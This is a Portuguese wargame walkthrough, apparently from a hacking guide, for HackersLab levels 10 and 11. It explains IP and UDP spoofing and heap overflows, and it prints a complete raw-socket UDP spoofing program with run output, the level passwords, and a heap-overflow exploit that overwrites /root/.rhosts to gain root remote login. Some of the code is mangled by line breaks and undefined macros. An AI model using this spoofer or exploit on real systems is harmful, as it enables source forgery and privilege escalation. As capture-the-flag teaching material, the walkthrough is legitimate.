A screenshot of a Telnet window titled "Telnet drill.hackerslab.org". The terminal shows a user named "hash" at the prompt "/bin/pass". Below the prompt, it says "[LEVEL10]". Then, there's a large ASCII art graphic of the words "Beauty and Beast" where each letter is formed by small characters like dots and dashes. Below the graphic, it says "password : Beauty and Beast". At the bottom, the prompt changes to "hash\$".

Beauty and Beast é a senha... para o nível 10!!!!

Nível 10

Problema

A daemon in the Free Hacking Zone uses the UDP5555 port. This daemon is waiting for the packets to arrive from the `www.hackerslab.org` host. The packets include the email address of the recipient as well as the password for level10. The daemon will notify the password for the next level via email as soon as it receives the packets from `www.hackerslab.org`. The format is as follows: The password of level10 / 'email address'. Example: If the password for level10 is 'abcd' and the email address is 'abc@aaa.ccc.ddd.rr', then the message in the packet is: `abcd/abc@aaa.ccc.ddd.rr`.

HINT: Remember to send the packet from `www.hackerslab.org`.

Tradução: Um servidor na Zona de Hacking Livre (o *HackersLab*) usa a porta UDP 5555. Esse servidor está esperando por pacotes que chegam do host `www.hackerslab.org`. Os pacotes incluem o endereço de email do recipiente, assim como a senha para o nível 10. O servidor irá fornecer a senha para o próximo nível via email assim que o pacote chegar de `www.hackerslab.org`. O formato é o seguinte: 'A senha do *level10* / 'endereço de email'. Exemplo: Se a senha para o nível 10 é 'abcd' e o endereço de email é 'abc@aaa.ccc.ddd.rr', então, a mensagem no pacote é `abcd/abc@aaa.ccc.ddd.rr`.

DICA: Lembre-se de enviar o pacote de `www.hackerslab.org`.



Login: *level10*



Senha: *Beauty and Beast*

Estudo: Spoofing

Esse nível é ao mesmo tempo um dos mais simples e um dos mais chatos. Só para vocês terem uma idéia, de todo o pessoal que conheci no canal de IRC do *HackersLab*, apenas 30 ou 40% deles realmente *passaram* deste nível. O restante apenas "pediu a senha". No final deste estudo, vou explicar o porquê disso.

A comunicação pela Internet é conduzida através de pacotes, um processo que envolve diversas múltiplas camadas. Os pacotes primeiro trafegam pilha abaixo do host que enviou e sobem a pilha no host remoto. Esta pilha, também conhecida como o modelo de Internet TCP/IP, consiste em quatro camadas (não confundir com o modelo padrão OSI). Cada camada da pilha acrescenta sua própria “informação” ao pacote. O processo de comunicação é mostrado a seguir:



4. **Camada de Aplicação:** A camada de aplicação é a mais alta (um exemplo é um pedido de webpage). Nesse exemplo, a camada de aplicação seria o browser Web, seja Internet Explorer, Netscape ou qualquer outro.
3. **Camada de Transporte:** Abaixo da camada de aplicação, existe a camada de transporte. Esta camada controla muitos dos aspectos de manipulação e iniciação da comunicação entre dois hosts. TCP opera na camada de transporte assegurando confiabilidade de dados transportados sobre plataformas de comunicação não-confiáveis. Essa camada é responsável por acrescentar o cabeçalho TCP (ou UDP) ao datagrama.
2. **Camada de Internet:** Abaixo da camada de transporte está a camada de Internet. Roteadores provendo serviços nesta camada oferecem funcionalidade para a jornada dos dados de sua origem ao host de destino, com a escolha da melhor rota. Esta camada é responsável por acrescentar o cabeçalho IP ao cabeçalho TCP do pacote.



Os roteadores sempre tentam os melhores caminhos possíveis

1. **Camada Acesso à Rede:** Esta camada é primariamente responsável pelo transporte de dados de um host para o meio físico no qual ele reside. Ele é responsável pela entrega dos sinais da origem para o host de destino sobre uma plataforma física de comunicação, o que nesse caso é a Ethernet. Essa camada anexa o cabeçalho frame ao cabeçalho IP do datagrama.

O encapsulamento de um pacote é muito simples. Cada camada, como mencionado anteriormente, anexa seu próprio cabeçalho no pacote criando um “frame multicamadas” ou pacote, que é enviado pelo cabo.

Dissecando o “Three Way Handshake”

Quando dois hosts estão conectados à mesma rede, e **host A** deseja se comunicar com **host B**, **host A** envia o que é referido como um broadcast ARP (Protocolo de resolução de endereço).

Para que os pacotes possam ser roteados através da rede, **host A** deve conhecer qual o endereço da máquina destino (**B**). O **host B** de destino responde com seu endereço MAC ao pedido ARP. Após **host A** receber o endereço MAC de destino da máquina que ele deseja se comunicar, procede o início de uma comunicação em três vias (**three way handshake**) com a máquina remota.

Isso pode ser demonstrado nos pacotes que seguem.



Host A

```
0:50:4:ad:5e:63 ff:ff:ff:ff:ff:ff 0806 60: arp who-has
10.0.0.146 tell 10.0.0.154
```



Host B

```
0:20:af:68:a:88 0:50:4:ad:5e:63 0806 60: arp reply
10.0.0.146 is-at 0:20:af:68:a:88
```



Host A

```
0:50:4:ad:5e:63 0:20:af:68:a:88 0800 60:
10.0.0.154.1103 >
10.0.0.146.23: S 489567416:489567416(0) win 32120
```

O **three way handshake** é o primeiro passo antes que dois hosts estabeleçam comunicação. O processo ocorre da seguinte maneira:



Host A

```
SYN
```



Host B


```
SYN + ACK
```



Host A

```
ACK
```

Handshake em três vias/ a conexão aberta do TCP



Agora, você entende o que é um pacote e como ele é criado, além de ter um bom entendimento da pilha TCP/IP. Vamos passar para as falhas de segurança no **IPv4**, que permite que nosso ataque ocorra.

Sobre IPv4

IPv4 permite vários tipos de ataque, como *replay*, seqüestro de sessão (*hijacking*) e muitos outros ataques *Man-in-the-middle* (homem-no-meio) causados pelo sniffing de pacotes.

O **IPv4** original em sua implementação padrão tem problemas em três áreas:

1. **Autenticação;**
2. **Integridade;**
3. **Privacidade.**

Definições

- 👉 **IP spoofing:** Envolve forjar um endereço IP de origem. É o ato de utilizar uma máquina para "fingir" ser outra. Muitas aplicações e ferramentas em sistemas Unix confiam em autenticações por endereços IP.
- 👉 **ARP spoofing:** Envolve forjar um endereço MAC, "mudando-o" para o endereço do host que você pretende ser.



Ataque ativo simples contra conexões TCP: Um ataque em que o atacante não meramente "impersona" um host, mas toma ações como mudar, deletar, "re-route", acrescentar ou divergir dados. Talvez o ataque ativo mais conhecido seja o *Man-in-the-middle*.

História do Morris Worm

Em 1988, a Arpanet (antiga Internet) tinha seu primeiro incidente de segurança automatizado, geralmente referido como o "Morris Worm". Um estudante da Universidade de Cornell (Ithaca, NY), Robert T. Morris, escreveu um programa que iria se conectar a outro computador, encontrar e usar uma das diversas vulnerabilidades, copiá-la para o segundo computador e iniciar a rodar a cópia na nova localização. Ambos, o código original e a cópia, iriam repetir essas ações criando um loop infinito para outros computadores na Arpanet. Esse ataque causou uma explosão geométrica de cópias a serem iniciadas em computadores por toda a Arpanet.

O *worm* usava tantos recursos de sistema que os computadores atacados não mais funcionavam.

Como resultado, 10% dos computadores dos EUA conectados a Arpanet pararam quase que ao mesmo tempo.

Blind versus Non-blind IP Spoofing

O **Blind IP spoofing** (ou IP spoofing cego) existe há um bom tempo. Robert T. Morris (autor do "Morris Worm") originalmente notou que a segurança da conexão TCP/IP estava nos números de sequência e que era possível prevê-los.

Blind IP spoofing é definido aqui como "*predizer os números de sequência que serão enviados para um host não-suspeito, de maneira a criar uma conexão que pareça ser originada do host que quisermos*".

Esta técnica confia que o atacante "chute" o número de sequência, pois ele não pode sniffar a comunicação entre os dois hosts. O atacante não está no mesmo segmento de rede e está se injetando na comunicação, predizendo a sequência que o host remoto espera da "vítima". Isso é muito usado para explorar relações de confiança entre usuários e máquinas remotas, nos serviços exploráveis incluem serviços-*r* (*rlogin*, *rsh*, *rcp*...), NFS, telnet, IRC, etc.

Non-blind spoofing pode ter o mesmo efeito do **Blind IP spoofing**, mas pode ser usado para inúmeros propósitos. Nós podemos definir **Non-blind spoofing** como "*impersonar uma conexão de outra máquina, mas não ter que usar o chute para encontrar a sequência de números*". Este método é

usado quando o atacante está no mesmo segmento de rede da vítima, o que permite a ele sniffar os pacotes entre os dois hosts fazendo com que o próximo número de sequência fique disponível para o invasor.

Blind IP Spoofing

IP spoofing é relativamente fácil de se fazer. Tudo que você precisa é ter acesso root a um sistema que lhe permita criar pacotes RAW. Criar pacotes IP e UDP é bem simples, assim como criar pacotes TCP individuais. Para conseguir estabelecer uma conexão TCP ("spoofada"), você precisa conhecer os números de sequência que estão sendo usados. Este ataque se tornou famoso quando Kevin Mitnick o usou para hackear a rede de Tsutomu Shimomura. No ataque, ele explorou a relação de confiança que as máquinas de Shimomura tinham com outra rede. Realizando um **SYN flooding** no host confiável, Mitnick conseguiu estabelecer uma rápida conexão que então foi usada para ganhar acesso através de métodos tradicionais.

Além de ser usado para comprometer máquinas, **IP spoofing** tem sido usado extensivamente em ataques de DoS. O mais famoso deles (que falaremos posteriormente) é o **SYN flooding**. A maioria dos ataques DoS que usam IPs spoofados não usam conexões TCP; então eles são relativamente fáceis de implementar.

Non Blind TCP/IP Spoofing


1. **Alvo** - Host que queremos conversar;
2. **Vítima** - Host que queremos impersonar;
3. **Nossa máquina.**

Como disse antes, no spoof "não-cego", não precisamos chutar a sequência de números, é só sniffar o tráfego que conseguimos (estando dentro do segmento de rede). Também temos que impedir que a vítima (o host que fingimos ser) envie um pacote RST (resetando a conexão) ao alvo.

Nosso primeiro passo, então, é impedir que os pacotes RST cheguem no alvo. Para isso, enviamos um ataque de DoS para o alvo, deixando-o, assim, muito "ocupado" e impedido de enviar o pacote para resetar a conexão. Fazemos, então, nosso ataque.

Enviamos um pacote TCP com o flag SYN para o **Alvo**, que responde para **Vítima** com um SYN e um ACK. Neste ponto, devemos sniffar a informação para descobrir a sequência de números. Até terminarmos a conexão, teremos que continuar spoofando e sniffando para o **Alvo** realmente achar que está falando com **Vítima**. Claro que fazer isso "à mão" é horrível, então, existem diversas aplicações para realizar o processo. Temos dezenas delas para Linux,

como **spoofit**, **lcrzoex** (que é multiplataforma) e outros. Temos também programas para Windows 2000 que fazem spoofing de IP e de endereços MAC. Um deles é o **stern**, no qual é superfácil configurar o IP a spoofar, como mostrado na figura a seguir. Olhe no *Apêndice B* onde pegar esses programas.



UDP Spoof

Agora que vimos como o spoof é realizado no IP, é fácil entender como faremos um **spoof UDP** para conseguir a senha do próximo nível do *HackersLab*. O princípio é o mesmo, mas muito mais fácil. O UDP, ao contrário do TCP, não tem autenticação em três vias. Ele é considerado um protocolo de comunicação “não-confiável”, pois se um pacote é perdido, não importa, ele continua enviando. UDP é muito usado para broadcast (na transmissão streaming de algum vídeo ou música na Internet, por exemplo).

Conseqüentemente, não precisamos ter que tentar descobrir nenhum tipo de número de seqüência para enviarmos um pacote UDP spoofado. É só pegar o cabeçalho desse pacote (ainda na máquina root que nos permita pacotes RAW) e incluir o novo endereço “falsificado”.

Temos duas opções para fazer isso: utilizar a excelente ferramenta **hping** (www.hping.org), que realiza vários tipos de spoof, inclusive de UDP, com excelentes resultados. Ou escreveremos nosso próprio código em C para fazê-lo. Por uma questão didática, ficaremos com a segunda opção.

Pode usar o **hping** se quiser, poupa o trabalho de digitar todo o código a seguir:

```
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in_system.h>
#include<netinet/in.h>
#include<netinet/ip.h>
#include<netinet/udp.h>
#include<errno.h>
#include<string.h>
#include<netdb.h>
#include<arpa/inet.h>
#include<stdio.h>

struct sockaddr sa;

main(int argc,char **argv)
{
int fd;
int x=1;
struct sockaddr_in *p;
struct hostent *he;
u_char gram[67]=
{
// Cabecalho
0x45, 0x00, 0x00, 0x43, // 0x45 -> versao=4 (IPv4)

0x12, 0x34, 0x00, 0x00, // identificação= 0x1234
flags=000b
0xFF, 0x11, 0, 0, // ttl = 0xFF (maximo)
protocolo = 0x11 UDP
0, 0, 0, 0, // ip origem 4 bytes
0, 0, 0, 0, // ip destino 4 bytes
// Hora do cabeçalho do
datagrama
0, 0, 0, 0, // porta origem 2bytes, porta
destino 2bytes
0x00, 0x2F, 0x00, 0x00, // tamanho da mensagem
0x002F(47 bytes) 2 bytes
// checksum inicialmente
a 0x000 também2 bytes

// Dados a serem transmitidos. A senha de level10 e
o e-mail.

'B','e','a','u','t','y',' ','a','n','d','
','B','e','a','s','t','/','
'm','f','l','a','v','i','o','2','k','@','y','a','h','o','o','.','c','o','m','.','b','r'
};

if(argc!=5)
{
fprintf(stderr,"usar: %s IP_origem porta_origem
IP_destino porta_destino\n",*argv);
exit(1);
};

if((he=gethostbyname(argv[1]))==NULL)
{
fprintf(stderr,"impossivel resolver ip de origem\n");
exit(1);
};
bcopy(*(he->h_addr_list),(gram+12),4); // introduzimos ip
de origem
```

```

if((he=gethostbyname(argv[3]))==NULL)
{
    fprintf(stderr,"impossivel resolver ip destino\n");
    exit(1);
};

bcopy(*(he->h_addr_list),(gram+16),4); // introduzimos ip
de destino

*(u_short*)(gram+20)=htons((u_short)atoi(argv[2])); //
porta origem
*(u_short*)(gram+22)=htons((u_short)atoi(argv[4])); //
porta destino

p=(struct sockaddr_in*)&sa;
p->sin_family=AF_INET;
bcopy(*(he->h_addr_list),&(p->sin_addr),sizeof(struct
in_addr));

// Criamos o soquete
if((fd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))== -1)
{
    perror("o soquete falhou ");
    exit(1);
};

#ifdef IP_HDRINCL
fprintf(stderr,"Tem IP_HDRINCL :-)\n\n");
if
(setsockopt(fd,IPPROTO_IP,IP_HDRINCL,(char*)&x,sizeof(x)<0)
{
    perror("falhou setsockopt IP_HDRINCL");
    exit(1);
};
#else
fprintf(stderr,"Nao tem IP_HDRINCL :-(\n\n");
#endif

// Manda realmente o pacote
if((sendto(fd,&gram,sizeof(gram),0,(struct
sockaddr*)&p,sizeof(struct sockaddr)))== -1)
{
    perror("o envio falhou");
    exit(1);
};

printf("pacote enviado");
for(x=0;x<(sizeof(gram)/sizeof(u_char));x++)
{
    if(!(x%4)) putchar('\n');
    printf("%02x",gram[x]);
};
putchar('\n');
}

```

Pronto! É só compilar o programa (**cc udpspoof.c -o udpspoof**) e rodar. Troque o meu email que está no código pelo seu, e você receberá a senha.

Lembra que no início eu disse que poucas pessoas conseguem passar mesmo desse nível? Bom, o problema é o seguinte: muitos firewalls e roteadores

bloqueiam pacotes spoofados. Isso quer dizer que existe uma chance muito grande de que na rota entre o seu computador e o *HackersLab*, um roteador “impeça” o pacote spoofado.


Como fazer, então? Tentar múltiplas rotas... eu tentei rodar o programa de vários **shells** gratuitos que eu conseguia na Internet, até que de um **shell** de um amigo meu de Fortaleza deu certo e recebi a senha por email.

Vamos rodar no passo-a-passo para vermos, então.

Passo-a-passo

Vamos tentar, então, fazer nosso spoofing. Na figura abaixo, compilamos o *udpspoofbr* (ou outro nome que você quiser), o qual vimos o código na seção estudo, e executamos. Ele nos pediu *IP de origem*, *porta de origem*, *IP de destino* e *porta de destino*. No problema, pedia que enviássemos uma mensagem como se fosse de *www.hackerslab.org*, de qualquer porta, para *drill.hackerslab.org*, na porta 5555. Então, digitei o comando assim:


```
./udpspoofbr www.hackerslab.org 1234 drill.hackerslab.org  
5555
```



Note que a porta de origem não faz diferença, tanto que colocamos 1234. Mas consegui um erro “*o socket falhou*”.

É claro, tenho que estar como root para fazê-lo, ou o sistema não me permite manipular pacotes RAW para spoofar.

Vamos tentar novamente como root.



```
putty
msfsecure:/home/nflavio# ./udpspoofbr www.hackerslab.org 1234 drill.hackerslab.org
rg 5555
Tens IP_HDRINCL :-}

pacote enviado
45000043
12340000
ff110000
cbeff6e02
cbeff6e14
04d215b3
002f0000
42656175
74792061
6e642042
65617374
2ff6d666c
6176696f
326b4079
61686f6f
2e636f6d
2e6272
msfsecure:/home/nflavio# O PACOTE SPOOFADO FOI ENVIADO!
```

Agora sim... com meus devidos privilégios de root, enviei o pacote spoofado. Por isso é que, se você não tiver Linux em casa, você precisa de um **shell**. No *HackersLab*, você não possui acesso root e não dá para enviar o pacote UPD spoofado. Passados alguns minutos, recebi algo interessante no conteúdo da mensagem que me foi enviado por e-mail:

Permission denied

O que?? Significa que não consegui?? Permissão negada (*Permission denied*)? Não... essa (curiosamente) é a senha para o próximo nível. Avante para o nível 11!!

Nível 11

Problema

You can find the `/usr/local/bin/passwd.fail` file by running the `/usr/local/bin/hof` program. However, we want the `/usr/local/bin/passwd.success` file which includes the password for the next level. Go get it!

HINT: Use the 'heap' area.

Tradução: Você pode encontrar o arquivo `/usr/local/bin/passwd.fail` rodando o programa `/usr/local/bin/hof`. Entretanto, nós queremos o arquivo `/usr/local/bin/passwd.success`, que inclui a senha para o próximo nível. Vá pegá-lo!

DICA: Usa a área 'heap'.



Login: `level11`



Senha: `Permission denied`

Estudo: Heaps Overflow

Terminologia

Unix

Se nós olharmos nos endereços mais baixos em um processo carregado na memória, nós encontraremos as seguintes seções:




.text: Contém o código do processo;



.data: Contém os dados inicializados (variáveis globais inicializadas ou variáveis locais inicializadas);






.bss: Contém os dados não-inicializados (variáveis globais não-inicializadas ou variáveis locais não inicializadas).

 **heap**: Contém a memória dinamicamente alocada em tempo de execução.

Windows




O formato PE (executável portátil) é o tipo de formato binário em uso no Windows e contém as seguintes estruturas:

-  **code**: Existe código executável nessa seção;
-  **data**: Variáveis inicializadas;
-  **bss**: Dados não inicializados.

Seu conteúdo e estruturas são providos pelo compilador (não pelo “linkador”). O segmento da pilha (*stack*) e o segmento *heap* não são seções no binário, são criados pelo carregador das entradas **stacksize** e **heapsize** no cabeçalho opcional; Quando falarmos de *heap overflow*, nós mostraremos *overflow* no *heap*, *.bss* e *data*

Visão Geral

Buffers overflow baseados em *heap* são bem antigos, mas são estranhamente menos reportados do que os *stack overflow*. Nós temos muitas razões para isso:

-  São mais difíceis de se realizar do que *stacks overflow*;
-  São baseados em diversas técnicas, como sobregravação de funções de ponteiro, sobregravação de *Vtable*, exploração das fraquezas da biblioteca *malloc*;
-  Requerem algumas pré-condições relacionadas à organização de um processo na memória.

De qualquer maneira, *heaps overflow* não devem ser subestimados. De fato, eles são uma das soluções usadas para “quebrar” proteções, como *LibSafe*, *StackGuard*...

Sobrecrevendo Ponteiros

Nesta parte, nós iremos descrever a idéia básica de inundação de *heap*. O atacante pode usar um *buffer overflow* no *heap* para sobrescrever um arquivo, uma senha, um UID, etc. Esses tipos de ataques necessitam de algumas pré-condições no código do binário: necessita haver (nesta ordem) um *buffer* declarado (ou definido) e, então, um ponteiro.


O seguinte trecho de código é um bom exemplo do que estamos procurando:


```

...
static char buf[BUFSIZE];
static char *ponteiro_pra_algumacoisa;
...

```

O *buffer* (*buf*) e o ponteiro (*ponteiro_pra_algumacoisa*) poderiam estar no segmento *bss* (o caso do exemplo), ou ambos no segmento *data* ou no *heap*, ou o *buffer* poderia estar no segmento *bss* e o ponteiro no segmento *data*. Esta ordem é muito importante porque o **heap** aumenta (ao contrário da pilha), então, se quisermos sobrescrever um ponteiro, ele deve estar após o *buffer* inundado (*overflowed*).



Sobrescrevendo um ponteiro no heap

Dificuldades

A principal dificuldade é encontrar um programa respeitando as duas pré-condições mostradas. Outra dificuldade é encontrar o endereço do **argv[1]** do programa vulnerável (por exemplo, nós usamos para gravar um novo nome se queremos sobrescrever um arquivo).

Interesse do Ataque

Primeiro, este tipo de ataque é muito portátil (ele não depende de nenhum sistema operacional). Então, nós podemos usá-lo para sobrescrever um arquivo e abrir outro, ao invés daquele.

Por exemplo, vamos assumir que o programa rode com SUID root e abra um arquivo para guardar informação; nós podemos sobregravar o arquivo com **.rhosts** (nos dando, assim, acesso via **rsh** ou **rlogin** com status root) e escrever lixo ali.

Estudo Prático

Vamos tomar o seguinte código como exemplo do *heap overflow*:

```

progvuln1.c

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <errno.h>

6 #define ERROR -1
7 #define BUFSIZE 16

/*
 * Rode esse progvuln como root ou mude o arquivo
 * vulnerável para outro
 * nome (ou aplique SUID).
 * Senão, mesmo que o exploit funcione você não terá
 * permissão de
 * sobrescrever /root/.rhosts (o exemplo padrão).
 */

8 int main(int argc, char **argv)
9 {
10     FILE *tmpfd;
11     static char buf[BUFSIZE], *tmpfile;

12     if (argc <= 1)
13     {
14         fprintf(stderr, "Use: %s <lixo>\n", argv[0]);
15         exit(ERROR);
16     }

17     tmpfile = "/tmp/progvuln.tmp";
18     printf("antes: tmpfile = %s\n", tmpfile);

    /* ok, agora nosso programa pensa que nós temos acesso
    a argv[1] */

19     printf("Escreva uma linha de dados para colocar em
20 %s: ", tmpfile);
21     gets(buf);

22     printf("\ndepois: tmpfile = %s\n", tmpfile);

```

```

19     tmpfd = fopen(tmpfile, "w");
20     if (tmpfd == NULL)
21     {
22         fprintf(stderr, "erro ao abrir %s: %s\n",
tmpfile, strerror(errno));
23         exit(ERROR);
24     }

23     fputs(buf, tmpfd);
24     fclose(tmpfd);
}

```

Análise do Programa Vulnerável

Buf (linha 10) é nossa entrada no programa; é alocada no segmento `.bss`. O tamanho do nosso *buffer* é limitado aqui por `BUFSIZE` (linhas 7, 10). O programa está esperando pela entrada do usuário. A entrada será armazenada em *buf* (linha 17) através de `gets()`. É possível inundar *buf* já que `gets()` não verifica o tamanho da entrada. Logo após *buf*, o *tmpfile* (arquivo temporário) é alocado (linha 10). Inundando *buf*, nos permitirá sobregravar o ponteiro *tmpfile* e fazê-lo apontar para o que queremos (por exemplo: `.rhosts` ou `/etc/passwd`). **Progvuln1** precisa rodar como root ou com bit SUID para que o exploit fique interessante.

Exploit1.c

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #include <string.h>

5  #define ERROR -1

6  #define PROGVLN  "./progvuln1"
7  #define ARQVLN  "/root/.rhosts" /* o arquivo que buf
vai gravar */

/* pega o valor de sp da pilha (usado para calcular o
endereço de argv[1]) */
8  u_long getesp()
{
9      __asm__("movl %esp,%eax"); /* equivalente de 'return
esp;' em C */
}

10 int main(int argc, char **argv)
{
11     u_long addr;

12     register int i;
13     int mainbufsize;

14     char *mainbuf, buf[DIFF+6+1] = "+ +\t# ";

15     if (argc <= 1)
    {
16         fprintf(stderr, "Uso: %s <offset> [tente 310-
330]\n", argv[0]);
17         exit(ERROR);
    }
}

```

```

    }

18     memset(buf, 0, sizeof(buf)), strcpy(buf, "+ +\t# ");

19     memset(buf + strlen(buf), 'A', DIFF);
20     addr = getesp() + atoi(argv[1]);

    /* reverte a ordem dos bytes */
21     for (i = 0; i < sizeof(u_long); i++)
22         buf[DIFF + i] = ((u_long)addr >> (i * 8) & 255);

23     mainbufsize = strlen(buf) + strlen(PROGVULN) +
                    strlen(PROGVULN) + strlen(ARQVULN) + 13;

24     mainbuf = (char *)malloc(mainbufsize);
25     memset(mainbuf, 0, sizeof(mainbuf));

26     snprintf(mainbuf, mainbufsize - 1, "echo '%s' | %s
%s\n",
                buf, PROGVULN, ARQVULN);

27     printf("Inundando tmpaddr para apontar para 0x%lx,
checando %s depois.\n\n",
            addr, ARQVULN);

28     system(mainbuf);
29     return 0;
}

```

Análise do Exploit

Progvuln1 irá esperar pela entrada do usuário. O comando de **shell echo 'toto' | ./progvuln1** irá executar **progvuln1** e alimentar *buf* com **toto** (ou qualquer outro lixo que você escrever). O lixo é passado para **progvuln1** pelos seus **argv[1]**; a menos que **progvuln1** não processe **argv[1]**, ele irá armazenar na memória do processo. Ele será acessado através de **addr** (linhas 11, 20). Nós não sabemos exatamente qual o **offset** de **esp** para **argv1**, então, procedemos por força-bruta. Isso significa que tentamos diversos **offsets** até que encontramos o certo (um script em **perl** ou outra linguagem pode ser usado para isso).

Na linha 28, nós executamos **mainbuf**, que é, na verdade: **echo buf | ./progvuln1 root/.rhosts**. *Buf* contém os dados que queremos gravar no arquivo (16 bytes). Após isso, irá conter o ponteiro para o **argv[1]** do **progvuln1** (**addr** é o endereço de **argv[1]** em **progvuln1**). Então, quando **fopen()** (**progvuln1.c**, linha 19) for chamada com **tmpfile**, ela apontará para a string passada por **argv[1]** (ex: **/root/.rhosts**).

Sobregravando Funções de Ponteiros

A idéia por trás de sobregravar funções de ponteiros é basicamente a mesma explicada sobre como sobrescrever um ponteiro: nós queremos sobrescrever

